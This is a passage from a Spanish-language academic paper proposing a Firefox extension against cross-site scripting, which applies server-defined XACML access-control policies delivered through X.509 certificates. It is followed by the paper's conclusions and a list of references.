Actualmente estamos trabajando en el diseño e implementación de una solución basada en la aplicación de políticas de seguridad que se intercambian entre el servidor de la aplicación Web y el navegador. El punto de partida del proyecto es la extensión de la política del mismo origen (*same origin policy*) del navegador Mozilla Firefox, para aplicar reglas de control de acceso definidas por los desarrolladores de una aplicación Web en concreto. De la misma manera que la política del mismo origen implementada en las versiones actuales de Firefox, que garantiza que un documento o *script* cargado desde un determinado sitio Web X no puede leer o modificar los recursos del navegador pertenecientes al sitio Web Y, la aplicación de estas reglas de control de acceso especificadas por los desarrolladores de la aplicación del sitio Web X garantizaran la protección de los recursos del navegador pertenecientes a X. El objetivo de nuestra propuesta es que ésta sea suficientemente rica y flexible para cubrir no sólo ataques basados en código Javascript incrustado en documentos HTML, sino que también sea posible controlar ataques realizados mediante otras tecnologías de aplicaciones Web, como Java, Flash, ActiveX, etc. A continuación discutimos los puntos principales de nuestra propuesta para tal efecto: la elección del lenguaje de política, el mecanismo para intercambiar las reglas de la política y el framework del navegador para implementar nuestra extensión.

Para definir las reglas de control de acceso de una aplicación Web, queremos ofrecer tanto a desarrolladores como a administradores un lenguaje de política flexible que también debería ofrecer herramientas para ayudarles en la definición y mantenimiento de dichas reglas. De esta manera, vemos en lenguaje XACML (*eXtensible Access Control Markup Language*) un buen candidato para nuestra propuesta. El lenguaje XACML, es un estándar de OASIS que permite la definición de políticas mediante expresiones elaboradas así como un formato de mensaje petición/respuesta para la comunicación entre el servidor y la aplicación o el PEP y el PDP. Mediante el uso de XACML podemos especificar la tripleta tradicional 'sujeto-recurso-acción' adaptada a nuestro problema y contexto descrito, es decir, especificar si un *script* (sujeto) está permitido o no a acceder y/o modificar (acción) un recurso del navegador (objeto). El uso de XACML como lenguaje de políticas hace que los desarrolladores de una aplicación Web puedan expresar los requerimientos de seguridad asociados con los elementos de dicha aplicación en la parte del cliente, y exigir la aplicación adecuada de dichos requerimientos por parte del navegador. Los recursos que tradicionalmente son el objetivo de los ataques revisados en este artículo: identificadores de sesión, *cookies*, etc., pueden ser claramente identificados en XACML utilizando un URI (*uniform resource identifier*). Además, incluye más posibles acciones (obligaciones) que las simples decisiones positivas y negativas, que se pueden integrar en el servidor para ofrecer herramientas de auditoría.

En lo que se refiere al mecanismo de distribución de la política desde el servidor al cliente, dado que XACML no proporciona un mecanismo de transporte específico [38][4], proponemos la inclusión de referencias a políticas en certificados X.509 para intercambiar las políticas XACML mediante protocolos de comunicación seguros como es HTTP sobre SSL (*Secure Sockets Layer*). Cada referencia asocia un conjunto de reglas de control de acceso especifico a cada recurso del navegador que ha sido creado por la aplicación Web (sus desarrolladores i/o administradores). Entonces, la extensión del navegador carga, para cada referencia y mediante un petición

[4]Aunque existen algunas propuestas para el intercambio de mensajes XACML (por ejemplo, mediante SAML), consideramos que mas apropiado para nuestro trabajo la inclusión de referencias en certificados X.509, que ya están implementados y utilizados en las tecnologías de aplicaciones Web actuales.

XMLHttpRequest (como hacen la mayoría de aplicaciones Web actuales que utilizan *Ajax* [5]), la política indicada para cada elemento. Las principales ventajas de este esquema (incluir referencias a políticas en certificados X.509 intercambiados mediante HTTP sobre SSL) son tres. Primero, nos ofrece una solución eficiente y ya implementada (y utilizada) para intercambiar información entre el servidor y el cliente. La segunda, es que permite dicho intercambio de manera protegida, ya que SSL puede proporcionar autenticidad, secreto e integridad. Por último, e incluso si la referencia a la política del recurso asociado se almacena localmente en el repositorio de certificados del navegador, todo el conjunto de reglas asociadas a cada recurso será cargada remotamente durante la ejecución de la aplicación, lo que nos permite garantizar el mantenimiento de dichas políticas (por ejemplo la inserción, modificación o eliminación de reglas).

Es importante, de todas maneras, clarificar que nuestra estrategia para el intercambio de políticas, presenta dos desventajas. La primera es que somos conscientes de que la mayoría de autoridades de certificación serán reacias a firmar un certificado X.509 que contenga una política XACML o incluso una simple referencia a la misma. La segunda hace referencia a la revocación y expiración de dichos certificados y políticas. Somos también conscientes de que es necesario disponer de mecanismos de validación adecuados con los que se pueda gestionar de manera adecuada cambios en la política. Estas limitaciones o desventajas de pueden mitigar o solucionar parcialmente de la siguiente manera. Siguiendo el mismo principio con el que los servidores *proxy* utilizan X.509 certificados para delegar acciones, un primer certificado C, que ha sido firmado por una autoridad de certificación de confianza, será enviado al navegador en los pasos iniciales del *handshake* de SSL; y un segundo certificado X.509 C', que has sido firmado por el mismo servidor que autentica el certificado C, y que presenta valores más adecuados de validez (expiración, etc.) será el que contenga la referencia (o secuencia de referencias a las políticas. De esta manera es este segundo certificado C' el que será parseado por la extensión del navegador de nuestra propuesta.

Finalmente y en referencia a la implementación específica de nuestra propuesta de control de acceso, nos basamos en el marco de desarrollo de Mozilla para implementar la extensión. Una primera prueba de concepto de nuestra extensión está siendo desarrollada principalmente en Java y XUL (*XML User Interface Language*) [39]; y está siendo probada en el navegador como una extensión aparte mediante la interfaz *chrome* utilizada por las aplicaciones de Mozilla [40]. Desde esta interfaz, nuestra extensión, así como cualquier código *chrome*, puede realizar todas las acciones de nuestra propuesta, como acceder al repositorio de certificados del navegador, realizar peticiones *XMLHttpRequest* para cargar políticas asociadas a cada elemento de la aplicación en el navegador y aplicar los permisos, prohibiciones u otros controles necesarios cuando un documento o *script* intenta acceder a las propiedades de los elementos protegidos. Una vez instalada en el navegador, la extensión amplia la política del mismo origen del navegador, para aplicar la reglas específicas definidas por los desarrolladores de la aplicación Web — más allá de la tripleta $(host, protocol, port)$ — para decidir si un documento o *script* puede o no acceder o modificar un recurso determinado del navegador.

V. Conclusiones

El creciente desarrollo actual del paradigma Web para el desarrollo de aplicaciones está planteando nuevas amenazas de seguridad contra las infraestructuras de dichas aplicaciones. Los desarrolladores de aplicaciones Web deben considerar la necesidad de utilizar herramientas de soporte que garanticen un desarrollo seguro y libre de vulnerabilidades como técnicas de programación segura [21], modelos de programación segura [22] y especialmente la construcción de marcos de desarrollo y producción de aplicaciones Web seguros [41]. Aun así, los atacantes continúan descubriendo nuevas estrategia para explotar dichas aplicaciones. La importancia de estos ataques queda latente en la presencia cada vez más pervasiva de aplicaciones Web, por ejemplo, en sistema críticos en industrias como la medicina, la banca, las administraciones gubernamentales, etc.

En este artículo, hemos estudiado un caso concreto de ataques contra aplicaciones Web. Hemos visto como la existencia de vulnerabilidades de *cross-site scripting* (XSS) en una aplicación puede suponer un riesgo muy importante tanto para la misma aplicación como para sus usuarios. También hemos examinado las técnicas que actualmente se utilizan para la prevención de ataques XSS, discutiendo sus ventajas e inconvenientes. Ya sea el caso de ataques XSS persistentes o no persistentes, actualmente hay soluciones muy interesantes con diferentes modos de intentar solucionar el problema. Pero estas soluciones tiene algunos fallos, algunas no garantizan un nivel de seguridad suficiente y pueden ser fácilmente vulneradas mientras que otras son tan complejas que llegan a ser difícilmente implementables en situaciones reales.

Concluimos que una solución eficiente y completa para prevenir ataques XSS debería considerar la aplicación de políticas de seguridad definidas en el la parte del servidor e implementadas en la parte del cliente. Un conjunto de acciones sobre los recursos del navegador pertenecientes a la aplicación Web deben ser claramente definidos por los desarrolladores i/o administradores y aplicados en el navegador del usuario. Estamos trabajando en esta dirección, y estamos implementando una extensión para el navegador Firefox de Mozilla que extiende la política del mismo origen (*same origin policy*) mediante políticas XACML definidas en el servidor e intercambiadas con el cliente mediante el uso de certificados X.509 sobre el protocolo SSL y peticiones seguras desde el navegador. Nuestro objetivo no es sólo prevenir ataques XSS basados en Javascript, sino también otras tecnologías y lenguajes utilizados en las aplicaciones Web y que pueden ser potencialmente peligrosos para la protección de recursos del navegador. En este artículo hemos introducido nuestra propuesta y discutido alguno de sus puntos clave. Una presentación más elaborada de esta propuesta así como los resultados iniciales serán tratados en un informe futuro.

REFERENCIAS

[1] Cary, C., Wen, H. J., and Mahatanankoon, P. A viable solution to enterprise development and systems integration: a case study of Web services implementation. International Journal of Management and Enterprise Development, 1(2):164–175, Inderscience, 2004.

[2] Google. Docs & Spreadsheets. http://docs.google.com/

[3] MySpace. Online Community. http://www.myspace.com/

[4] Google. Orkut: Internet social network service. [Online]. Available at: http://www.orkut.com/

[5] Crane, D., Pascarello, E., and James, D. Ajax in Action. Manning Publications, 2005.

[6] Web Services Security: Key Industry Standards and Emerging Specifications Used for Securing Web Services. White Paper, Computer Associates, 2005.

[7] Grossman, J., Hansen, R., Petkov, P., Rager, A., and Fogie, S. *Cross site scripting attacks: XSS Exploits and defense.*. Syngress, Elsevier, 2007.

[8] Anupam, V. and Mayer, A. Secure Web scripting. IEEE Journal of Internet Computing, 2(6):46–55, IEEE, 1998.

[9] Zero. Historic Lessons From Marc Slemko – Exploit number 3: Steal hotmail account. [Online] Available at: http://0x000000.com/index.php?i=270&bin=100001110

[10] Samy. Technical explanation of The MySpace Worm. [Online] Available at: http://namb.la/popular/tech.html

[11] Sethumadhavan, R. Orkut Vulnerabilities. [Online] Available at: http://xdisclose.com/XD100092.txt

[12] Microsoft. HotMail: The World's FREE Web-based E-mail. [Online] Available at: http://hotmail.com/

[13] Alcorna, W. Cross-site scripting viruses and worms – a new attack vector. Journal of Network Security, 2006(7):7–8, Elsevier, July 2006.

[14] Ruderman, J. The same origin policy. [Online] http://www.mozilla.org/projects/security/components/same-origin.html

[15] Jagatic, T., Johnson, N., Jakobsson, M., and Menczer, F. Social Phishing. Communications of the ACM.

[16] Amit, Y. XSS vulnerabilities in Google.com. November 2005. [Online] Available at: http://www.watchfire.com/securityzone/advisories/12-21-05.aspx

[17] Hansen, R. Cross Site Scripting Vulnerability in Google. July 2006. [Online] Available at: http://ha.ckers.org/blog/20060704/cross-site-scripting-vulnerability-in-google/

[18] Mutton, P. PayPal Security Flaw allows Identity Theft. June 2006. http://news.netcraft.com/archives/2006/06/16/paypal_security_flaw_allows_identity_theft.html

[19] Mutton, P. PayPal XSS Exploit available for two years? July 2006. http://news.netcraft.com/archives/2006/07/20/paypal_xss_exploit_available_for_two_years.html

[20] PayPal Inc. PayPal Web Site. http://paypal.com

[21] Howard, M. and LeBlanc, D. *Writing secure code*. Microsoft Press, Redmond, 2nd ed., 2003.

[22] Forrest, S., Hofmeyr, A., Somayaji, A., and Longstaff, T. A sense of self for unix processes. *IEEE Symposium on Security and Privacy*, pp. 120–129, 1996.

[23] Larson, E. and Austin, T. High coverage detection of input-related security faults. *12 USENIX Security Simposium*, pp. 121–136, 2003.

[24] Ashcraft, K. and Engler, D. Using programmer-written compiler extensions to catch security holes. *IEEE Symposium on Security and Privacy*, pp. 143–159, 2002.

[25] Hansen, R. XSS cheat sheet for filter evasion. http://ha.ckers.org/xss.html

[26] Scott, D. and Sharp, R. Abstracting application-level web security. *11th Internation Conference on the World Wide Web*, pp. 396–407, 2002.

[27] Pietraszeck, T. and Vanden-Berghe, C. Defending against injection attacks through context-sensitive string evaluation. *Recent Advances in Intrusion Detection (RAID 2005)*, pp.124–145, 2005.

[28] Su, Z. and Wasserman, G. The essence of command injections attacks in web applications. *33rd ACM Symposium on Principles of Programming Languages*, pp. 372–382, 2006.

[29] Kirda, E., Kruegel, C., Vigna, G., and Jovanovic, N. Noxes: A client-side solution for mitigating cross-site scripting attacks. *21st ACM Symposium on Applied Computing*, 2006.

[30] Ismail, O., Etoh, M., Kadobayashi, Y., and Yamaguchi, S. A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability. *18th Int. Conf. on Advanced Information Networking and Applications (AINA 2004)*, 2004.

[31] Obscure. Bypassing Javascript Filters – the Flash! Attack, 2002. http://www.cgisecurity.com/lib/flash-xss.htm

[32] Hallaraker, O. and Vigna, G. Detecting Malicious Javascript Code in Mozilla. *10th IEEE International Conference on Engineering of Complex Computer Systems (ICECCS'05)*, pp.85–94, 2005.

[33] Jovanovic, N., Kruegel, C., and Kirda, E. Precise alias analysis for static detection of web application vulnerabilities. *Workshop on Programming Languages and Analysis for Security*, pp. 27–36, USA, 2006.

[34] Jim, T., Swamy, N., Hicks M. Defeating Script Injection Attacks with Browser-Enforced Embedded Policies. International World Wide Web Conferencem, WWW 2007, May 2007.

[35] Nguyen-Tuong, A., Guarnieri, S., Green, D., Shirley, J., and Evans, D. Automatically hardering web applications using precise tainting. *20th IFIP International Information Security Conference*, 2005.

[36] Xie, Y., and Aiken, A. Static detection of security vulnerabilities in scripting languages. *15th USENIX Security Symposium*, 2006.

[37] InformAction. Noscript firefox extension. Software. [Online] Available at: http://www.noscript.net/, 2006.

[38] Godik, S., Moses, T., and et al. eXtensible Access Control Markup Language (XACML) Version 2. Standard, OASIS. February 2005.

[39] Ginda, R. Writing a Mozilla Application with XUL and Javascript. *O'Reilly Open Source Software Convention*, USA, 2000.

[40] Mcfarlane, N. *Rapid Application Development with Mozilla*. Prentice Hall PTR., 2004.

[41] Livshits, B. and Erlingsson, U. Using web application construction frameworks to protect against code injection attacks. *2007 workshop on Programming languages and analysis for security*, pp. 95–104, 2007.